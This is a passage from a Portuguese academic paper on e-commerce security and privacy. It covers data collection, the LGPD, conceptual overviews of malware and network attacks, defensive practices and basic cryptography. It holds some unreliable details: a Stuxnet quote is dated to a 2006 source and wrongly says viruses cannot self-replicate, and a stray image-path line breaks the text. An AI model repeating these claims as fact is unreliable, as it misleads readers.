Outro exemplo de coleta de dados são os cookies, que são arquivos onde guardam informações que ajudam a identificar cada internauta, como o endereço IP, termos pesquisados, conteúdos acessados, configurações salvas, e que podem ser usados, não só para acompanhar o tráfego na internet, mas também para criar perfis de interesse dos usuários online e padrões de navegação. Através dos cookies é possível identificar qual o navegador utilizado, o sistema operacional, os horários dos acessos, a quantidade de acessos, às áreas de preferência, bem como o número do IP.

Depois que ocorre a coleta dos dados pessoais pelos servidores da rede, estes são armazenados em banco de dados e podem ser comercializados. O valor destes dados refere-se ao poder que essas informações propiciam às empresas que obtêm as preferências e os comportamentos de inúmeros usuários dos mais variados lugares do globo.

Esse tipo de coleta, segundo Gomes (2013), pode gerar um cenário que gera desconfiança por parte dos consumidores do e-commerce, que ficam receosos em fornecer informações pessoais e financeiras por meio da internet por representar

sérios riscos, tendo em vista a sua vulnerabilidade. Falando sobre privacidade, o envio de informações de cartão de crédito através da internet pode causar o risco das informações serem interceptadas e usadas por outro que não aquele a quem a informação se destina de fato. O acesso não autorizado à informação e a perda de confidencialidade podem gerar várias formas de “roubo de identidade”, em que o consumidor perde o controle sobre suas informações pessoais.

Apenas o fato de haver a coleta de dados pessoais por parte de quaisquer sites já se configura como invasão de privacidade. Por isso, é fundamental que esses sites apresentem uma Política de Privacidade séria que deixe de forma clara quais dados serão coletados e para que finalidade são destinados aos mesmos. Para o caso dos sites de e-commerce, deve-se questionar se os dados pessoais são repassados para outras empresas e o que é feito com os dados bancários após a realização das compras. Já os usuários devem se conscientizar de não fornecer seus dados pessoais a sites que não apresentem uma Política de Privacidade séria, e não realizar transações comerciais com lojas virtuais que não possuem uma boa reputação, com casos reportados de fraudes e vazamentos de dados pessoais. Também é importante realizar outras ações para certificar da veracidade do site de e-commerce, como: verificar o certificado de segurança da loja virtual; observar se o site utiliza conexão segura (HTTPS); pesquisar em sites de reclamação de consumidores, como o Reclame Aqui, o que dizem sobre a empresa que deseja realizar compras; e evitar acessar a loja virtual vinda de links enviados por e-mail.

2.7 O risco sobre sites de e-commerce inseguros

Determinadas informações pessoais podem ser coletadas nos modos relacionados na seção anterior, mas também através de sites criados por hackers e crackers que visam enganar os consumidores desatentos. Alguns exemplos desses tipos são os sites falsos de e-commerce e o site de e-commerce fraudulento.

- **Site falso de comércio eletrônico**: De acordo com CERT.BR, 2012, um hacker ou cracker pode criar um site falso, similar ao site original de e-commerce, e induzir os consumidores a fornecerem dados pessoais e financeiros.
- **Site de comércio eletrônico fraudulento**: Para o CERT.BR, 2012, um hacker ou cracker pode criar um site fraudulento, com o objetivo de enganar os consumidores e obter seus dados pessoais indevidamente. Essas lojas virtuais

fraudulentas oferecem produtos com preços bem mais baixos que os encontrados no mercado. Frequentemente, recebem o pagamento à vista, mas não entregam as mercadorias. Por divulgarem seus produtos em sites confiáveis de comparação de preços, como Buscapé e Zoom, atraem até mesmo os consumidores mais acostumados a comprar online.

2.8 Marco civil da internet e Lei Geral de proteção aos dados (LGPD)

O site do tribunal de justiça do Distrito Federal comenta que, para solucionar questões relativas à proteção dos dados pessoais e para estabelecer princípios, garantias, direitos e deveres para o uso da Internet no Brasil, foi sancionada em 23 de abril de 2014 a Lei nº 12,965, denominada de Marco Civil da Internet, o qual é uma espécie de “Constituição da Internet”, no qual são determinadas regras e conceitos básicos de rede.

A Lei Geral de Proteção de Dados Pessoais tem como base a lei europeia de proteção de dados conhecida por GDPR. Até o ano de 2018, o Brasil não tinha nenhuma determinação acerca do cuidado e a segurança necessária à coleta de dados. Lembrando que este fato esteve cada vez mais recorrente nas relações comerciais entre empresa x cliente.

Isso se tornou ainda mais evidente com as constantes evoluções tecnológicas que abriram as portas para o mercado virtual que só cresce desde o seu início. Foi em setembro de 2020 que a Lei nº 13.709/18 entrou em vigor, trazendo a obrigatoriedade de diversas adequações para as lojas físicas e virtuais, visando ao pleno cumprimento da LGPD. (ECOMMERCEBRASIL, 2021).

A LGPD apresenta determinações acerca dos dados pessoais (nome, idade etc.); dados sensíveis (religião, ideologias etc.); dados anonimizados (titular que não pode ser identificado), além das ações a serem realizadas com os dados fornecidos.

Quando um cliente solicita a anonimização dos seus dados, todas as informações fornecidas à loja precisam ser desvinculadas e excluídas. Portanto, deve ser impossibilitado refazer o caminho para acessar os dados daquele cliente, ainda que sejam utilizados meios técnicos ou softwares especializados.

Há uma diferença importante entre anonimização e pseudo anonimização:

- Tendo os seus dados anonimizados, o cliente tem a sua identidade protegida e estes dados não podem ser rastreados, sob pena de descumprimento da

LGPD. Além disso, uma vez anonimizados, esses dados passam a não ser mais protegidos pela LGPD. Afinal, o acesso a essas informações foi excluído de maneira permanente;

- Já a pseudo anonimização não exclui completamente a possibilidade de acesso aos dados, podendo ser feita através de chaves de acesso distintas e/ou diferentes bancos de dados. Isso significa que, mesmo que os dados sejam modificados para dificultar o acesso, eles ainda podem ser identificados através de criptografia ou outros meios técnicos.

Alguns critérios do marco civil da internet e a LGPD atingem questões relacionadas ao e-commerce, como a proteção à privacidade e o impedimento da coleta indevida de dados e sua comercialização. Esses aspectos serão descritos a seguir:

2.8.1 Armazenagem de Registros (*logs*)

Logs são armazenamentos de registros de um usuário na conexão ou em serviços online. Esses logs registram o endereço IP, a data e a hora em que um usuário faz alguma interação online, seja no acesso à conta de e-mail, fazer comentários em fóruns ou publicação de textos em blogs. Esses logs não registram o conteúdo das comunicações ou o hábito da navegação, mas apenas as informações da própria conexão à internet, chamado de logs de conexão, ou do acesso aos serviços ou aplicativos, chamado de logs de acesso à aplicação.

Segundo Asamura (2014), e de acordo com o Marco Civil da Internet, um site de e-commerce é considerado um provedor de aplicações de internet. Assim sendo, este deve manter os logs de acesso do usuário, sob sigilo, em ambiente controlado e de segurança, pelo prazo de seis meses.

O usuário passa a ter direito reconhecido em lei de não ter seus dados, incluindo hábitos de navegação e logs, repassados para terceiros sem o seu consentimento expresso e livre. Assim, para que os dados pessoais e logs possam ser transferidos para terceiros, o usuário deve estar expressamente ciente dessa prática e autorizá-la.

As informações pessoais podem possuir um alto valor econômico para diversos setores da sociedade, como empresas interessadas em perfis de consumo, hackers e crackers para seu uso indevido. Diante a isso, o setor do e-commerce deve buscar

meios de proteção eficientes para esses dados e deixar claro como eles serão manipulados. Quem acessa a internet de modo geral também deve estar consciente de que não se deve fornecer informações pessoais a sites inseguros e desconhecidos.

2.9 Principais riscos de segurança para o e-commerce

Na maioria das vezes, os alvos de hackers e crackers não são os sites de e-commerce, mas seus consumidores. Esses riscos podem levar a utilização indevida de informações sigilosas e confidenciais e ocasionar problemas como perdas financeiras e roubo de identidade.

A seguir serão apresentados alguns desses riscos que os consumidores correm nas compras feitas nos sites de e-commerce:

2.9.1 Vírus

Age de modo igual ao vírus biológico da COVID-19, que o mundo vem enfrentando nos últimos anos, o qual tem como característica ser um micro-organismo biológico que tem como poder infectar um sistema e outros organismos, criando cópias de si próprio como forma de “ataque”. Geralmente, é propagado por e-mail ou dispositivos removíveis, como um pen drive. Além disso, o vírus também consegue infectar outros computadores e pode ser programado para apagar dados ou até mesmo alterá-los. (ECOMMERCEBRASIL, 2021).

Um vírus computacional é uma forma de software com códigos maliciosos, seu intuito é alterar a forma do funcionamento de um dispositivo e infectar outros dispositivos, distribuindo-se na rede dos mesmos. Este tipo de vírus atua principalmente se anexando de forma sigilosa em documentos ou softwares, para assim então poder executar seu código.

De acordo com Novaes (2013b), um vírus não só consegue infectar outros computadores, mas também pode ser programado para apagar dados ou até mesmo alterá-los.

2.9.2 Worm

Um Worm de computador é um tipo de vírus que possui como característica principal o poder de se replicar, seja por e-mail (Worms de E-mail ou Mass-Mailer), pela rede, ou até mesmo por outras plataformas. A diferença básica de um worm para um vírus comum é que o vírus necessita de um hospedeiro para se propagar, diferentemente do worm que já é seu próprio hospedeiro.

De acordo com CGIBR (2006).

> “O mais famoso caso de worm é o conhecido Stuxnet, e é certamente o que melhor evidencia a ciberguerra, com origem atribuída aos Estados Unidos, o vírus Stuxnet ganhou reconhecimento após danificar o programa de energia nuclear do Irã. Seria então, um dos primeiros casos em que um país teria usado um vírus de computador para atacar um outro país rival. Saliento que embora o Stuxnet tenha o adjetivo vírus, ele na verdade é um Worm; os vírus de computador não conseguem se reproduzir, enquanto os Worm são autorreplicantes.”

2.9.3 Spywares, Keyloggers e Hijackers

Mesmo não sendo necessariamente um vírus, estes três nomes também representam perigo. Spywares são aplicativos que monitoram as atividades dos usuários captando informações sobre eles. Os spywares podem vir introduzidos em softwares desconhecidos ou serem baixados automaticamente quando o usuário visita sites de conteúdo duvidoso. Muitos spywares podem ser obtidos instalando programas como LimeWire, Ares, entre outros. Segundo Novaes (2014a), este malware também é utilizado por anunciantes, para saber os hábitos online dos usuários e desenvolver anúncios “customizados” de acordo com as informações coletadas.

Os keyloggers são pequenos aplicativos que podem vir embutidos em vírus, spywares ou softwares do gênero. Destinados a captar tudo o que é digitado no teclado, seu objetivo principal é o de colher senhas. Trata-se de um software que fica alojado na memória, como os vírus ou worms, e é sensível a qualquer tecla do teclado, gerando um log de tudo que é digitado. Muitos até enviam por e-mail os logs para seus criadores.

Hijackers são softwares ou scripts que se integram a navegadores de Internet, principalmente o, já ultrapassado, Internet Explorer. De acordo com Duarte (2015), quando isso ocorre, o hijacker altera a página inicial do seu browser e o impede de mudá-la, exibe propagandas em uma janela ou aba diferente no navegador, chamada de pop ups, instala barras de ferramentas e podem impedir acesso a determinados sites, como sites de software antivírus, por exemplo.

2.9.4 Trojans (Cavalo de Tróia)

Na computação, um Cavalo de Tróia (Trojan Horse) é um software que, além de executar funções para as quais foi aparentemente projetado, também executa outras funções geralmente maliciosas e sem o consentimento do usuário. Como qualquer outro software, os trojans podem realizar várias ações no computador e no sistema operacional. Algumas das funções maliciosas que podem ser executadas por um cavalo de tróia são 3, alteração ou destruição de arquivos, furto de senhas e outras informações sensíveis, como números de cartões de crédito e inclusão de backdoors, para permitir que um atacante tenha total controle sobre o computador.

De acordo com o Cert.Br (2012), os trojans podem ser definidos segundo suas ações maliciosas que costumam executar ao infectar um dispositivo. Trojans podem ser classificados em: Trojan Downloaders, Trojan Dropper, Trojan Backdoor, Trojan DoS, Trojan Destrutivo, Trojan Clicker, Trojan Proxy, Trojan Spy, Trojan Banker, entre outros.

Baseado nas informações financeiras das vítimas, os cibercriminosos podem transferir dinheiro delas para a própria conta, efetuar transações fraudulentas, manipular caixas eletrônicos para liberar dinheiro, e vender para outros criminosos as informações obtidas através dessa forma de infecção virtual.

2.9.5 Adware

De acordo com Kaspersky (2017), Adware é o nome que se dá a programas criados para exibir anúncios no computador, redirecionar suas pesquisas para sites de anunciantes e coletar seus dados para fins de marketing. Por exemplo, eles rastreiam o tipo de sites que você costuma acessar para exibir anúncios

personalizados. Além de exibir anúncios e coletar dados, em geral o adware não se mostra presente. Normalmente, a bandeja do sistema do computador não apresenta sinais do programa, e o menu de programas não indica que arquivos foram instalados em sua máquina.

2.9.6 Bot

O Bote é um malware desenvolvido para se auto propagar e infectar computadores ou dispositivos com acesso à internet, permitindo controle remoto do mesmo de forma perceptível, ou não, incluindo-o em uma rede denominada botnet. Por intermédio de uma botnet, os cibercriminosos conseguem lançar ataques remotos sincronizados e massivos contra sites na internet, os sites de e-commerce são vítimas frequentes deste tipo de ataque, utilizando dispositivos de terceiros, sem que sejam percebidos pelos usuários desses dispositivos.

Além de poder se auto proliferar, de acordo com Prado e Souza (2014), os bots podem incluir a intenção de registrar as teclas digitadas pelo usuário, obter senhas, capturar e analisar a comunicação de rede, recolher informações financeiras, proporcionar ataques de negação de serviço em sites, enviar spams e produzir cliques falsos para gerar receita para o anunciante sem gerar cliques verdadeiros.

2.9.7 Ransomware

Conforme Novaes(2014c), ransomware é um malware que “sequestra” arquivos ou todo o bando de dados do dispositivo da vítima por meio de técnicas de criptografia. Para poder acessar o dispositivo, os dados ou os arquivos, é necessário pagar uma certa taxa de “resgate”, através do fornecimento de senhas ou de dinheiro para o cibercriminoso.


O ransomware, segundo Gusmão (2014), invade os dispositivos das vítimas de modo parecido com malwares falados anteriormente, através de phishing* ou acoplado a um software legítimo. Após a instalação do malware, ele criptografa alguns arquivos usando uma chave pública, e emite um alerta ao usuário. E é a partir desse alerta que o usuário descobre que, caso um resgate de determinado valor não for pago até uma data limite, a combinação que liberaria os documentos seria apagada e os itens, por consequência, seriam perdidos permanentemente. O pagamento exigido

pelos cibercriminosos é normalmente em bitcoins ou por algum outro método que impeça ou dificulte seu rastreamento.

“O Brasil foi o sexto país que mais sofreu ataques de ransomware no primeiro semestre, ficando atrás apenas dos EUA, Reino Unido, Malásia, Canadá e Países Baixos (veja gráfico abaixo). Entre janeiro e junho, o país foi alvo de 1.190.000 ataques de ransomware. Como a LGPD (Lei Geral de Proteção de Dados) ainda não está em vigor, as empresas não são obrigadas a reportar quando sofrem ataques digitais.” (CISO ADVISOR, 2020).

A Figura 7 mostra os 10 países que mais sofrem com invasões de Ransomwares no mundo:

Figura 7: Os 10 países com mais invasões de ransomwares no mundo.



Fonte: Ciso Advisor 2020.

Segundo Ferreira (2016), existem casos em que, para a liberação do dispositivo, os cibercriminosos fazem outras solicitações, como preenchimento de formulários ou inserção de dados pessoais. O problema disso tudo é que não é possível ter certeza que as senhas serão devolvidas, e mesmo quando são, ainda não se pode saber se poderão novamente ser usadas, ou que seus dados não foram copiados, o que pode tornar o problema ainda maior.

2.9.8 Phishing

O Phishing é uma técnica que utiliza mensagens de e-mail, que parecem ser de um site de e-commerce válidos, para obter informações sigilosas, como números

de contas de cartão de crédito, RG e CPF. Estes e-mails contêm anexos maliciosos, links para páginas falsas ou para outros arquivos também maliciosos.

O objetivo é convencer o usuário final de que a página em questão é um ambiente convincente e confiável, e com isso fazer com que as vítimas forneçam dados sensíveis, como senhas do cartão de crédito ou credenciais de acesso, o que caracteriza o ataque como phishing. A ideia de tornar a página falsa mais confiável aumenta à medida que se assemelha com a genuína, ou seja, a fidedignidade sugere que o ataque irá investir em detalhes visuais, como domínio registrado e cadeado HTTPS, visando ganhar a confiança de suas vítimas.

Caso o usuário clique em algum link de e-mail malicioso, o download de um malware é iniciado e, se executar o arquivo baixado, outros arquivos também podem ser baixados no computador ou no dispositivo do usuário; esses arquivos e malwares podem roubar informações bancárias, dados de acesso a sites de e-commerce etc.

Além disso, segundo Marques T. (2014), após a realização do download de todos os arquivos, o malware pode solicitar ainda acesso de administrador na máquina, para que seja possível realizar todas as ações desejadas no computador ou no dispositivo da vítima.

2.9.9 Man-in-the-middle(Homem-no-meio)

O Man-in-the-middle é um tipo de ataque que consiste em interceptar os dados não assinados e/ou criptografados durante o tráfego entre o usuário e o servidor. Segundo Malenkovich (2013), em uma das formas mais comuns de realizar o ataque man-in-the-middle, o cracker usa um roteador Wi-fi como mecanismo para captar as mensagens de suas vítimas, o que pode se dar tanto através de um roteador corrompido quanto através de falhas na instalação do próprio equipamento.

2.9.10 Man-in-the-browser (Homem-no-navegador)

Esse tipo de ataque é uma variação do ataque man-in-the-middle, nele, o cracker insere um código malicioso no navegador do dispositivo do usuário capaz de alterar as transações online conforme elas ocorrem, possibilitando também a inserção de operações adicionais a sites que lidam com informações confidenciais.

Na condição do e-commerce, o ataque man-in-the-browser é utilizado pelos cibercriminosos para aplicar o golpe do boleto, atacando as operações online baseadas em modificações da parte do cliente. Neste tipo de golpe, um malware de nome Bolware infecta o dispositivo do usuário e realiza a falsificação de dados dos boletos bancários, criando problemas para o usuário que, sem saber, perde o valor do pagamento realizado, assim como também para as empresas que iriam receber o pagamento.

2.9.11 DNS Spoofing e ARP cache poisoning

Entre essas duas ameaças, que são derivadas do ataque man-in-the-middle, o ataque de DNS Spoofing é usado para fornecer informações falsas de DNS para um host de uma rede local. Sendo o DNS responsável por encontrar e traduzir para números IP os endereços dos sites que são passados pelos navegadores, essa técnica equivale em capturar o tráfego da rede para interceptar uma consulta DNS e alterá-la, fazendo com que a vítima seja redirecionada para um site malicioso.

Assim, quando a vítima realiza uma consulta de DNS de um determinado site, ao contrário da consulta que é feita para o servidor de DNS, ela é redirecionada para o cracker, que, em posse dessa informação, pode direcionar a vítima para um site falso. Caso a vítima acesse esse site falso, o ataque já foi realizado e a partir daí a vítima acha que está em um site seguro e insere suas informações como e-mail, senhas, dados confidenciais etc. De posse dessas informações da vítima, o cracker pode usá-las para fins maliciosos.

Esse tipo de ataque é mais antigo, mas eficiente para redes locais, permite que o invasor conectado na mesma rede possa espionar todo o seu tráfego da rede, ou de dois hosts distintos. O foco desse tipo de ataque é o envenenamento do cache ARP. Esse protocolo foi desenvolvido para a resolução de endereços IP em MAC. O ARP permite que um host encontre o endereço físico de um host destino, tendo apenas o seu endereço IP. Para que haja comunicação entre dois hosts, um dos hosts envia um pacote de rede para descobrir quem possui um endereço IP específico, essa é uma requisição ARP, o host que possuir o endereço IP solicitado, vai enviar uma resposta ARP com o seu endereço físico.

O envenenamento do Cache ARP explora uma falha de segurança no protocolo ARP, que permite que ele aceite atualizações de qualquer dispositivo a qualquer

momento, através disso um host pode enviar uma resposta ARP para outro host e forçá-lo a atualizar seu cache ARP com o novo valor passado. Assim, o cracker consegue alterar o IP e endereço físico de destino, se colocando no meio da comunicação, sem que a vítima perceba. Após a alteração do cache ARP, todas as informações passam pelo cracker sem que a vítima se dê conta do que está acontecendo (BOTTI, Caio Fernandes).

2.10 Principais ameaças de segurança para plataformas de e-commerce

Ainda que seja grande o investimento em segurança realizado pelos sites e e-commerce, eles podem conter vulnerabilidades que diminuem riscos de acesso indevido a informações confidenciais das empresas e dos consumidores do setor. Sendo assim, é necessário que os empreendedores tenham consciência que os cibercriminosos podem usar diversos caminhos diferentes da aplicação de ecommerce para causar danos ao seu empreendimento. Cada um desses caminhos retrata um risco que pode ser grave o suficiente para causar grandes problemas de segurança. Podemos citar quatro das principais ameaças a seguir:

- **Ataque de SQL Injection(SQLi):** consiste na inserção de código malicioso numa requisição de consulta (requisição na qual a aplicação web consulta banco de dados), permitindo ao atacante, por exemplo, obter acesso ou modificar dados para os quais não possui privilégios.

Segundo Carvalho e Júnior (2014), caso um ataque SQL Injection seja executado em uma loja virtual vulnerável, é possível que um cibercriminoso consiga visualizar informações de consumidores, como endereço, CPF, e até mesmo o número do cartão de crédito.

- **Ataques de negação de serviço(Denial of service - DoS)**: é um ataque que basicamente consiste em fazer com que uma aplicação pare de responder ou mesmo responda de forma gradual. Para que o sistema deixe de responder ou responda de forma lenta, o ataque explora problemas de implementação, através do qual o sistema fica preso em um estado, ou ainda induz o consumo de todos os recursos disponíveis do dispositivo.

Esses recursos podem ser: processador (sobrecarregando o mesmo através de inúmeros processos sendo criados e executados, efetuando tratamento de erro, etc.), memória, espaço em disco e o principal recurso consumido: a sua rede interna. Geralmente, o consumo da rede é o principal alvo de um ataque de negação de serviço, pois uma vez sobrecarregada a rede, o sistema terá um acesso muito lento ou até mesmo perda de acesso (MICHELIN, 2015).

As aplicações de e-commerce frequentemente são vítimas deste tipo de ataques, uma vez que ele pode funcionar como uma ferramenta eficiente de pressão sobre a concorrência.

- **Backdoor:** é um programa que permite o retorno de um invasor a um computador comprometido, por meio da inclusão de serviços criados ou modificados para este fim. Pode ser incluído pela ação de outros códigos maliciosos, que tenham previamente infectado o computador, ou por atacantes, que exploram vulnerabilidades existentes nos programas instalados no computador para invadi-lo.

Após incluído, o backdoor é usado para assegurar o acesso futuro ao computador comprometido, permitindo que ele seja acessado remotamente, sem que haja necessidade de recorrer novamente aos métodos utilizados na realização da invasão ou infecção e, na maioria dos casos, sem que seja notado. A forma usual de inclusão de um backdoor consiste na disponibilização de um novo serviço ou na substituição de um determinado serviço por uma versão alterada, normalmente possuindo recursos que permitem o acesso remoto.

- **Força Bruta (Brute Force)** consiste em adivinhar, por tentativa e erro, um nome de usuário e senha e, assim, executar processos e acessar sites, computadores e sistema de nome de domínio, conhecido como DNS, e com os mesmos privilégios deste usuário. Segundo Oliveira (2012), existem diversas maneiras para realizar o ataque usando força bruta, tais como: ataques de dicionário, ataque de busca e ataque de busca baseado em regras. Os ataques de dicionários são realizados através de ferramentas que utilizam dicionários com palavras que possivelmente são usadas pelo usuário da conta. Já o ataque de busca tenta descobrir todas as possibilidades existentes com base em conjunto de caracteres e tamanho de senha. Caso se utilizem regras para gerar os candidatos do ataque de busca, tem-se o ataque de busca baseado em regras.

Um ataque de força bruta, dependendo de como é realizado, pode resultar em um ataque de negação de serviço, devido à sobrecarga produzida pela grande quantidade de tentativas realizadas em um pequeno período de tempo.

3 Políticas de segurança, boas práticas

Segundo Cert.br (2016), algumas medidas possíveis contra os malwares e outras ameaças são:

Mitigar vulnerabilidades;

- Manter seus dispositivos atualizados: use apenas softwares originais, tendo sempre as versões mais recentes instaladas; instale todas as atualizações, principalmente as de segurança; crie um disco de recuperação para uso em caso de necessidade.
- Instalar um antivírus (antimalware): mantenha o antivírus atualizado diariamente, incluindo o arquivo de assinaturas; padronizar os antivírus para verificar automaticamente, antes de abrir ou executar, toda e qualquer extensão de arquivo recebido, arquivos anexados aos emails, obtidos pela Internet e os discos rígidos e as unidades removíveis; não utilizar simultaneamente diferentes antivírus, pois eles podem entrar em conflito, afetar o desempenho do equipamento e interferir na capacidade de detecção um do outro; crie um disco de emergência de seu antivírus e use-o se desconfiar que o antivírus instalado esteja com funcionamento incorreto.
- Usar um firewall pessoal: firewall é um termo utilizado para identificar um conjunto de sistemas e equipamentos que implementam mecanismos de proteção de perímetro entre redes.” (BARBOSA, 2006). Sabendo disso, assegure-se de ter um firewall pessoal instalado e ativo e procure analisar periodicamente os logs do mesmo à procura de acessos maliciosos.
- Ter uma política de registro de eventos (logs): Sendo útil no monitoramento, detecção e resolução de problemas dos usuários, o log é um arquivo onde são registrados e armazenados os eventos que ocorrem em um sistema ou rede. Cada entrada de registro contém informações relacionadas a um evento específico que tenha ocorrido neste sistema ou rede. Conforme o Núcleo de Informação e Coordenação do Ponto BR,

> Logs são muito importantes para a administração segura de sistemas, pois registram informações sobre o seu

> funcionamento e sobre eventos por eles detectados. Muitas vezes, os logs são o único recurso que um administrador possui para descobrir as causas de um problema ou comportamento anômalo. (NIC.BR, 2003).

- O SSL (ou Secure Sockets Layer) é uma tecnologia que criptografa as informações trocadas entre o seu computador e o site, mantendo a privacidade dos seus dados. Para o e-commerce, este certificado é fundamental para impedir que criminosos interceptem informações pessoais dos usuários, como dados bancários, durante a compra. Para saber se um site está assegurado contra este tipo de ataque, basta verificar se há um cadeado verde ao lado da url e se a URL contém “https://” na barra de navegação.

Desse modo,

> “Os programas de segurança continuam a desenvolver novas defesas à medida que os profissionais de cibersegurança identificam novas ameaças e novas formas de combatê-las. Para aproveitar ao máximo o software de segurança do usuário final, os funcionários precisam ser instruídos sobre como usá-lo. É fundamental mantê-lo em funcionamento e atualizá-lo com frequência para que ele possa proteger os usuários contra as ameaças virtuais mais recentes”. (KASPERSKY ANTIVÍRUS, 2021).

Mitigar danos causados por potenciais ataques;

- Estabelecer uma boa política com senhas (senhas fortes e exigência de mudança periódica): utilizar a conta de administrador apenas quando necessário; cuidado com extensões ocultas, pois alguns sistemas possuem como configuração padrão, ocultar a extensão de tipos de arquivos conhecidos; desabilite a auto execução de mídias removíveis e de arquivos anexados; no caso de empresas e organizações, eduque seus funcionários de acordo com uma política de segurança, abordando sempre o tema com eles, evitando, assim, ataques de engenharia social.
- Ser cuidadoso ao clicar em links: não considere que mensagens de remetentes conhecidos são sempre confiáveis, pois o campo remetente do e-mail pode ter sido falsificado, ou elas podem ter sido enviadas de contas falsas ou

invadidas. Antes de acessar um link curto, procure usar recursos que permitam visualizar o real link de destino.

- Ao fazer instalação de aplicativos: usar somente os de fontes confiáveis, que sejam bem avaliados e com grande quantidade de usuários, observando se as permissões de instalação e execução são coerentes.
- Fazer backups: faça backups regularmente ou de acordo com a necessidade da organização, mantendo-os fisicamente em locais seguros. Nunca recupere um backup se desconfiar que ele possui dados não confiáveis e mantenha os mesmos desconectados do sistema, evitando assim acessos indevidos.
- Ferramentas de descriptografia de ransomware: para descriptografar os arquivos atingidos por malwere, como por exemplo, Kasperky, Mcafee, Alcatraz Locker, BadBlock, Crypt888, Crysis, podendo reverter a criptografia causada pelo ransomware. Quem fornece esse tipo de ferramenta são os softwares de segurança de Internet e geralmente são cobradas taxas por este serviço (KASPERSKY(2020)).

3.2 Criptografia

Para Mitshashi (2011), a criptografia representa a codificação de uma mensagem da qual apenas o remetente e o destinatário conhecem a forma de traduzi-la. Basicamente, é fundamental utilizar uma chave, a qual contém os parâmetros de conversão de valores de um texto para um modo criptografado e, em compensação, existe uma chave que corresponde e contém os parâmetros para decifrar essa mensagem, podendo ela ser a mesma do remetente ou até mesmo uma versão inversa.

De acordo com Coutinho (2009), o ato de criptografar algo vem seguido de duas receitas: uma para codificar e outra para decodificar. Codificar é o ato de disfarçar uma mensagem de modo que somente o destinatário legítimo possa lê-la. Decodificar é o que o destinatário faz quando recebe determinada mensagem e deseja acessar seu conteúdo. Nesse contexto, podemos utilizar outro termo: decifrar, que consiste em ter conhecimento das informações sem ser o destinatário legítimo.

Tabela 3: Frequência das letras do alfabeto português (língua portuguesa brasileira).

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
14,6	1,0	3,8	4,9	12,5	1,0	1,3	1,2	6,1	0,4	0,02	2,7	4,7	5,0	10,7	2,5
Q	R	S	T	U	V	W	X	Y	Z						
1,2	6,5	7,8	4,3	4,6	1,6	0,01	0,2	0,01	0,4						

Fonte: Coutinho (2015, p. 3)

Usando a frequência das letras em português, podemos decifrar a mensagem: B qbmbxsb dsjquphsbgjb bjoeb fxpdb jnbhfot ef bhfou tfdsfupt! Para tanto, precisamos verificar a frequência de cada letra (vide tabela 4, a seguir).

Tabela 4: Frequência das letras da mensagem para codificação.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
0	11	0	3	2	7	1	3	0	4	0	0	1	1	3	3
Q	R	S	T	U	V	W	X	Y	Z						
2	0	4	4	3	0	0	2	0	0						

Fonte: Construção própria

São basicamente duas principais técnicas de criptografia: a criptografia com uso de chave simétrica ou privada, e a criptografia com uso de chave assimétrica ou pública.

- **Criptografia com uso de chave simétrica ou privada:** Segundo Semola (2014), nessa técnica de criptografia é utilizada uma única chave para cifrar informações na origem e decifrá-las no destino. Considerando como um exemplo um caso onde o usuário A quer enviar uma mensagem criptografada para o usuário B, ou vice versa, faz-se necessário, primeiramente, criar uma chave simétrica e enviar uma cópia da mesma ao destinatário para que ele possa descriptografar a mensagem após recebê-la. O perigo ocorre justamente nesse momento do envio da cópia da chave ao destinatário por não ter sido adotado nenhum processo de proteção. Se, exatamente nesse instante, apesar da pequena janela de tempo da operação, a confidencialidade da chave for quebrada, todo o processo de criptografia ficará comprometido, afinal, qualquer um que conheça a chave simétrica poderá descriptografar a mensagem interceptada.
- **Criptografia com uso de chave assimétrica ou pública:** Essa técnica, ainda de acordo com Semola (2014), utiliza uma chave privada e outra pública para o remetente e o destinatário. Desse modo, os interlocutores não precisam mais

compartilhar uma chave única e secreta. Embasado no conceito em que para decifrar a criptografia é necessário possuir as duas chaves matematicamente relacionadas, pública e privada, o remetente só necessita da chave pública do destinatário para assegurar a confidencialidade da mensagem e permitir que o destinatário consiga decifrar a mensagem. Como o próprio nome indica, a chave privada pertence exclusivamente ao seu proprietário e deve ser mantida em segredo. Já a chave pública, pode e deve ser compartilhada e estar disponível a qualquer interessado em enviar uma mensagem de forma criptografada. Apesar de todos os seus benefícios, essa técnica possui baixa performance, chegando a consumir centenas ou milhares de vezes mais tempo para ser processada se comparada com a técnica simétrica.

3.3 Tipos de Teste de Invasão, Ransomware

